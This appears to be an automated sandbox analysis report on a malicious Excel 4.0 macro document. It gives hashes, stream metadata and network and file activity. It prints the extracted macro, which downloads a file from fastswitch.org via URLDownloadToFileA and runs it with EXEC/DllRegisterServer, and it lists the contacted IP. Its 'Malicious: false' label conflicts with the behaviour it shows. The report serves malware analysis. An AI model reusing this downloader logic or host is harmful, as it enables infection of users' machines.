SHA-256:	15666D3495FC4D0D021491B4E66C8F8BF2EB2FCF38741C5F6D7CC3B876324440
SHA-512:	A8FF19B5D646669D1A0E28BD71D5244AA34414E56EF3ACA2DD93BB405FE5114F183A49D4FD0718EF9DD008973C97599BB2C27DD435FC18E86CEBF66D956120 B
Malicious:	false
Reputation:	low
Preview:	.....g2.....\.p....B.....a.....=.....=.....i..9J.8.....X.@..... .....".....1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1..... .....C.a.l.i.b.r.i.1.....>.....C.a.l.i.b.r.i.1.....?.....C.a.l.i.b.r.i.1.....4.....C.a.l.i.b.r.i.1...,...8.....C.a.l.i.b.r.i.1.....8.....C.a.l.i.b.r.i.1.....8.....C.a.l.i.b.r.i .1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1...h...8.....C.a.m.b.r.i.a.1.....<.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....4.....C.a.l .i.b.r.i.1.....C.a.l.i.b.r.i.1.....

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1251, Name of Creating Application: Microsoft Excel, Create T ime/Date: Sat Sep 16 01:00:00 2006, Last Saved Tim e/Date: Mon Feb 8 08:28:15 2021, Security: 0
Entropy (8bit):	7.606041071167239
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	document-1429954472.xls
File size:	323072
MD5:	de9de1ff91dd0501f1405ce027fb5941
SHA1:	826804c571db7b1c892160c8c4c05c2d5d015d63
SHA256:	26acece82b024fc2b5306a52189db24a8742c11cc9ebbc84ab6a5dca8672bc0c

General

SHA512:	39613ef3a2854ec0125fa3f5a50ad8b320f0e63a0b0cdfc5b60fb0a4ec6b5efbd2d74044570616c78229e215d29bb9bb1feb4d589b9c56bff2be88eeb8d408ec
SSDEEP:	6144:BcKoSsxzNDZLDZjlbR868O8KlVH33dq7uDphYHceXVhca+fMHLty/xcl8OR4PiAO:EeLUIRfUI5uXL6nDJoc5
File Content Preview:	.....>.....u.....p...q...r...s...t.....

File Icon

Icon Hash:	e4eea286a4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "document-1429954472.xls"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1251
Author:	
Last Saved By:	
Create Time:	2006-09-16 00:00:00
Last Saved Time:	2021-02-08 08:28:15
Creating Application:	Microsoft Excel
Security:	0

Document Summary

Document Code Page:	1251
Thumbnail Scaling Desired:	False
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	917504

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General

Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.311136915093
Base64 Encoded:	False
Data ASCII:	. . . . . + , . . 0 . . . . . H . . . . . P . . . . . X . . . . . ` . . . . . h . . . . . p . . . . . x . . . . . D o c u S i g n . . . . . D o c 1 . . . . . E x c e l 4 . 0 . . .

General	
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 d8 00 00 00 08 00 00 00 01 00 00 00 48 00 00 00 17 00 00 00 50 00 00 00 0b 00 00 00 58 00 00 00 10 00 00 00 60 00 00 00 13 00 00 00 68 00 00 00 16 00 00 00 70 00 00 00 0d 00 00 00 78 00 00 00 0c 00 00 00 96 00 00 00 02 00 00 00 e3 04 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.251468853718
Base64 Encoded:	False
Data ASCII:	. . . . O h . . . . . + ' . . 0 . . . . @ . . . . H . . . . . T . . . . ` . . . . x . . . . M i c r o s o f t E x c e l . @ . . . . . | . # . . . @ . . . . . W X . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 98 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 54 00 00 00 12 00 00 00 60 00 00 00 0c 00 00 00 78 00 00 00 0d 00 00 00 84 00 00 00 13 00 00 00 90 00 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 04 00 00 00

Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 311013

General	
Stream Path:	Workbook
File Type:	Applesoft BASIC program data, first line number 16
Stream Size:	311013
Entropy:	7.7372453803
Base64 Encoded:	True
Data ASCII:	. . . . g 2 . . . . \\ . p . . . . B . . . . . a . . . . = ... = ... i . . 9 J . 8 . . . . . . X . @ . . . . " . . . .
Data Raw:	09 08 10 00 00 06 05 00 67 32 cd 07 c9 80 01 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 02 00 00 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Macro 4.0 Code


```
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=AE13(),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=CALL(""UR""&AF21,AE19&AE20&AE21&AE22&AE23&AE24&AE25&AE26&AE27&AE28&AE29&AE30&AE31&AE32&AE33&AE34&AE35&
AE14,""JJCCBB"",0,A100,AF18,AF23,0)",,,,"=FORMULA.ARRAY(AE17,AE14)","=FORMULA.ARRAY(AH25&AH26&AH27&AH28&AH29&AH30&AH31,AF14)","=FORMULA.ARRAY(AI25&AI26&AI27&AI2
8&AI29,AG14)",,,,,,,,,,,,,,,,,,,,,,,,,,,,=AB17(),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=AF13(),=AG13(),=AA10(),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=EXEC(AF14&""2
""&AF18&AG14&""egisterServer"")",,,A,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=HALT(),,,,..\iojhsfgv.dvers,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,U,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,R,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,L,LMon,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,D,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,o,,
,,,,,,,,,,,,,,w,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,n,,,r,",",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,l,,,u,D,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,o,,,n,l,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,a,,,d,l,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,d,,,l,R,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,T,,,l,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,o,,,3,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,F,,,
,,,,i,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,l,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,e,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,http://fastswitch.org/ds/0702.gif,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
```

Network Behavior

Network Port Distribution

Total Packets: 7

- 53 (DNS)
- 80 (HTTP)



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 9, 2021 22:09:42.066481113 CEST	49165	80	192.168.2.22	47.244.191.15
Apr 9, 2021 22:09:42.261116028 CEST	80	49165	47.244.191.15	192.168.2.22
Apr 9, 2021 22:09:42.261199951 CEST	49165	80	192.168.2.22	47.244.191.15
Apr 9, 2021 22:09:42.261943102 CEST	49165	80	192.168.2.22	47.244.191.15
Apr 9, 2021 22:09:42.457134008 CEST	80	49165	47.244.191.15	192.168.2.22
Apr 9, 2021 22:09:43.020963907 CEST	80	49165	47.244.191.15	192.168.2.22
Apr 9, 2021 22:09:43.021126032 CEST	49165	80	192.168.2.22	47.244.191.15
Apr 9, 2021 22:09:43.021311998 CEST	49165	80	192.168.2.22	47.244.191.15
Apr 9, 2021 22:09:43.022376060 CEST	80	49165	47.244.191.15	192.168.2.22
Apr 9, 2021 22:09:43.022488117 CEST	49165	80	192.168.2.22	47.244.191.15
Apr 9, 2021 22:09:43.215965033 CEST	80	49165	47.244.191.15	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 9, 2021 22:09:41.753401995 CEST	52197	53	192.168.2.22	8.8.8.8
Apr 9, 2021 22:09:42.050138950 CEST	53	52197	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Apr 9, 2021 22:09:41.753401995 CEST	192.168.2.22	8.8.8.8	0x2c09	Standard query (0)	fastswitch.org	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 9, 2021 22:09:42.050138950 CEST	8.8.8.8	192.168.2.22	0x2c09	No error (0)	fastswitch.org		47.244.191.15	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- fastswitch.org

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	47.244.191.15	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE


Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Apr 9, 2021 22:09:42.261943102 CEST	0	OUT	GET /ds/0702.gif HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: fastswitch.org Connection: Keep-Alive
Apr 9, 2021 22:09:43.020963907 CEST	1	IN	HTTP/1.1 503 Service Unavailable Date: Fri, 09 Apr 2021 20:09:42 GMT Server: Apache/2.4.6 (CentOS) PHP/5.6.31 X-Powered-By: PHP/5.6.31 Content-Length: 79 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 2e 3c 2f 68 31 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 64 73 2f 30 37 30 32 2e 67 69 66 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e Data Ascii: Not Found. The requested URL /ds/0702.gif was not found on this server.

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 2248 Parent PID: 584

General

Start time:	22:09:40
Start date:	09/04/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f9e0000
File size:	27641504 bytes

MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\DE3E.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	13FD2EC83	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\DEDE0000	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEAAF9AC0	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14070828C	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14070828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14070828C	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14070828C	URLDownloadToFileA
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14070828C	URLDownloadToFileA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14070828C	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14070828C	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14070828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14070828C	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\DE3E.tmp	success or wait	1	13FF9B818	DeleteFileW

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\DEDE0000	C:\Users\user\AppData\Local\Temp\xlsm.sheet.csv	success or wait	1	7FEEAAF9AC0	unknown
C:\Users\user\Desktop\F0EE0000	C:\Users\user\Desktop\document-1429954472.xls.	success or wait	1	7FEEAAF9AC0	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\DEDE0000	569	426	ac 54 c9 6e db 30 10 bd 17 e8 3f 08 bc 16 12 9d 1e 8a a2 b0 9c 43 9b 1e db 00 49 3f 60 4c 8e 25 c2 dc c0 61 12 fb ef 3b a4 1d b7 35 1c ab 46 72 d1 42 ea 2d f3 a8 99 f9 f5 c6 d9 e6 11 13 99 e0 7b 71 d5 cd 44 83 5e 05 6d fc d0 8b 5f f7 df db cf a2 a1 0c 5e 83 0d 1e 7b b1 45 12 d7 8b f7 ef e6 f7 db 88 d4 30 da 53 2f c6 9c e3 17 29 49 8d e8 80 ba 10 d1 f3 ce 2a 24 07 99 5f d3 20 23 a8 35 0c 28 3f ce 66 9f a4 0a 3e a3 cf 6d 2e 1c 62 31 ff 86 2b 78 b0 b9 b9 d9 f0 f2 ce c9 d2 78 d1 7c dd 7d 57 a4 7a 01 31 5a a3 20 b3 51 f9 e8 f5 91 48 1b 56 2b a3 50 07 f5 e0 98 ba a3 98 10 34 8d 88 d9 d9 2e 26 c3 8a e9 0e 73 e6 c2 48 c8 93 9a d1 0f 47 9a c6 15 cf 65 fd 34 22 a1 a5 23 c8 84 cd 7d 0e 1d 23 6b 29 34 9a 48 1f 38 ac 17 14 ca ce cb 39 ec 71 3f f9 00 93 d1 d8 dc 42 ca	.T.n.0....?..........C....I?`L .%...a...;...5..Fr.B.-........... {q..D.^.m..._.......^...{. E..........0.S/....)I........*$.._. #.5.(?.f...>..m..b1..+x. ....x.|.}W.z.1Z. .Q....H.V +.P........4.....&....s..H.... .G....e.4"..#...}..#k)4.H.8... ...9.q?......B.	success or wait	22	7FEEAAF9AC0	unknown
C:\Users\user\AppData\Local\Temp\DEDE0000	995	2	03 00	..	success or wait	17	7FEEAAF9AC0	unknown
C:\Users\user\AppData\Local\Temp\DEDE0000	0	569	50 4b 03 04 14 00 06 00 08 00 00 00 21 00 49 24 4f 4e ac 01 00 00 ff 05 00 00 13 00 08 02 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 20 a2 04 02 28 a0 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	PK..........!.I$ON........... [Content_Types].xml ... (...................................	success or wait	19	7FEEAAF9AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\DEDE0000	30708	65536	89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 0a fc 00 00 07 d0 04 03 00 00 00 f6 e3 77 13 00 00 00 04 67 41 4d 41 00 00 b1 8f 0b fc 61 05 00 00 00 01 73 52 47 42 00 ae ce 1c e9 00 00 00 2d 50 4c 54 45 f9 f9 fa ea ea eb f8 f6 a5 f8 eb 84 19 46 92 f8 f8 ba 66 66 65 12 0f 0a 8b 8a 7e be c1 c3 d6 bd 68 4c 46 3a e0 27 30 52 81 b4 7e b8 05 0c 86 b9 de 00 00 00 0f 74 52 4e 53 f9 f9 f9 f8 f8 f8 f8 f8 f8 f8 f8 f8 f8 f8 f8 71 e7 4b 6e 00 00 20 00 49 44 41 54 78 da ec 5d bd 72 1b 47 13 bc 0e 95 35 32 f3 ed 1c b9 54 a5 dc fc aa 10 29 71 51 e5 c4 cc e8 b7 70 24 58 85 97 fb 48 50 22 f1 b3 b3 d3 f3 73 b0 a4 e2 05 36 05 1c ee 76 67 67 7a ba 67 f7 f6 96 a5 ed e0 f2 76 7c 7f 07 7e 96 8e f0 cd 5a 6f de f6 93 39 22 7f b4 f8 78 3b 7e 84 d8 7a 43 b1 b7 e3 fb 4d bd fc	.PNG........IHDR..... .w.....gAMA.....a.....sRGB.. .....-PLTE.....F....ff e.....~.....hLF:.'0R..~..... ...tRNS.....q.Kn.. . IDATx..].r.G....52....T.....)q Q.....p$X...HP''.....s....6...v ggz.g.....v|..~....Zo...9''.. .x;~..zC....M..	success or wait	6	7FEEAAF9AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\DEDE0000	303139	1347	50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 49 24 4f 4e ac 01 00 00 ff 05 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b5 55 30 23 f5 00 00 00 4c 02 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 e5 03 00 00 5f 72 65 6c 73 2f 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 3b 9b 3c 32 16 01 00 00 3e 03 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 0b 07 00 00 78 6c 2f 5f 72 65 6c 73 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 70 91 b3 68 01 02 00 00 fb 03 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 61 09 00 00 78 6c 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c	PK..-.........!.I$ON.......... ....[Content_Types].xmlPK..-.........!..U0#....L ...._rels/.re lsPK..-.........!.;.<2....>... ....xl/_rels/wor kbook.xml.relsPK..-.........!. p..h......................a... xl/workbook.xml	success or wait	1	7FEEAAF9AC0	unknown
C:\Users\user\Desktop\F0EE0000	unknown	16384	09 08 10 00 00 06 05 00 67 32 cd 07 c9 80 01 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 02 00 00 20 42 00 02 00 b0 04 61 01 02 00 00 00 c0 01 00 00 3d 01 04 00 06 00 04 00 9c 00 02 00 11 00 19 00 02 00 00 00 12 00 02 00 00 00 13 00 02 00 00 00 af 01 02 00 00 00 bc 01 02 00 00 00 3d 00 12 00 f0 00 69 00 d5 39 4a 1f 38 00 00 00 00 00 01 00 58 02 40 00 02 00 00 00 8d 00 02 00 00 00 22 00 02 00 00 00 0e 00 02	........g2.................... ......\.p.... B.....a.........=........... ....=.....i..9J.8.......X.@..... ......"........	success or wait	15	7FEEAAF9AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\F0EE0000	unknown	16384	44 5d 96 52 c1 93 49 27 27 32 bc e4 45 f1 02 ed d7 6e 70 e9 d8 74 c4 76 4f a3 9a 76 5a 5b cd 4e b2 fd 1c 6f 0d c8 ff 07 6b f9 e5 2e 9e a6 25 9d e7 0a 9d e5 ee ec a4 5d e8 11 69 42 2a 8f de 48 d6 9b 96 f7 0a e6 ba 08 9f c3 43 0e b3 15 55 f6 eb ba 7a e3 f0 eb f4 af c1 30 1c 7e 5f ac 58 db 5c 17 7d bc de ef db 7a f5 41 c3 2f f7 98 ff 14 c9 40 76 e1 57 35 c0 ef a9 07 03 e2 07 1b 9a e7 58 7c 48 9d d7 a6 b2 5f 03 bf fc 88 e4 82 4e e0 a7 0a ac 0c ba fd 4f 5c 7c 70 2d 0d d9 6a c5 f7 ab f1 f5 85 a3 3b 37 d4 7c a8 d4 1d 66 2b 48 6f 7b b6 51 a0 ae 60 da 53 3b 0c a0 7e 93 d0 62 b6 0b 75 bb d5 2c 01 36 ed 36 b3 5f 62 bc cb ae 04 fc 3b a8 1a f6 4b b3 53 1f 7e 4f 38 db 82 63 6f 7d 9d f3 96 c4 7c bf ca 09 8a 81 a7 ee 3e f1 43 6f 40 15 66 02 83 03 26 e9 60 c9 88 25 4c c3	D].R..I"2..E....np..t.vO..vZ[.N...o....k.....%.....]..iB *..H.....C...U...z.....0 .~_.X.\.}....z.A./.....@v.W5.. .....X|H...._.....N..... O\\p-..j.....;7.|...f+Ho{.Q. .`.S;..~..b..u..,.6.6._b.....; ...K.S.~O8..co}....|.....>.C o@.f...&.`..%L.	success or wait	1	7FEEAAF9AC0	unknown
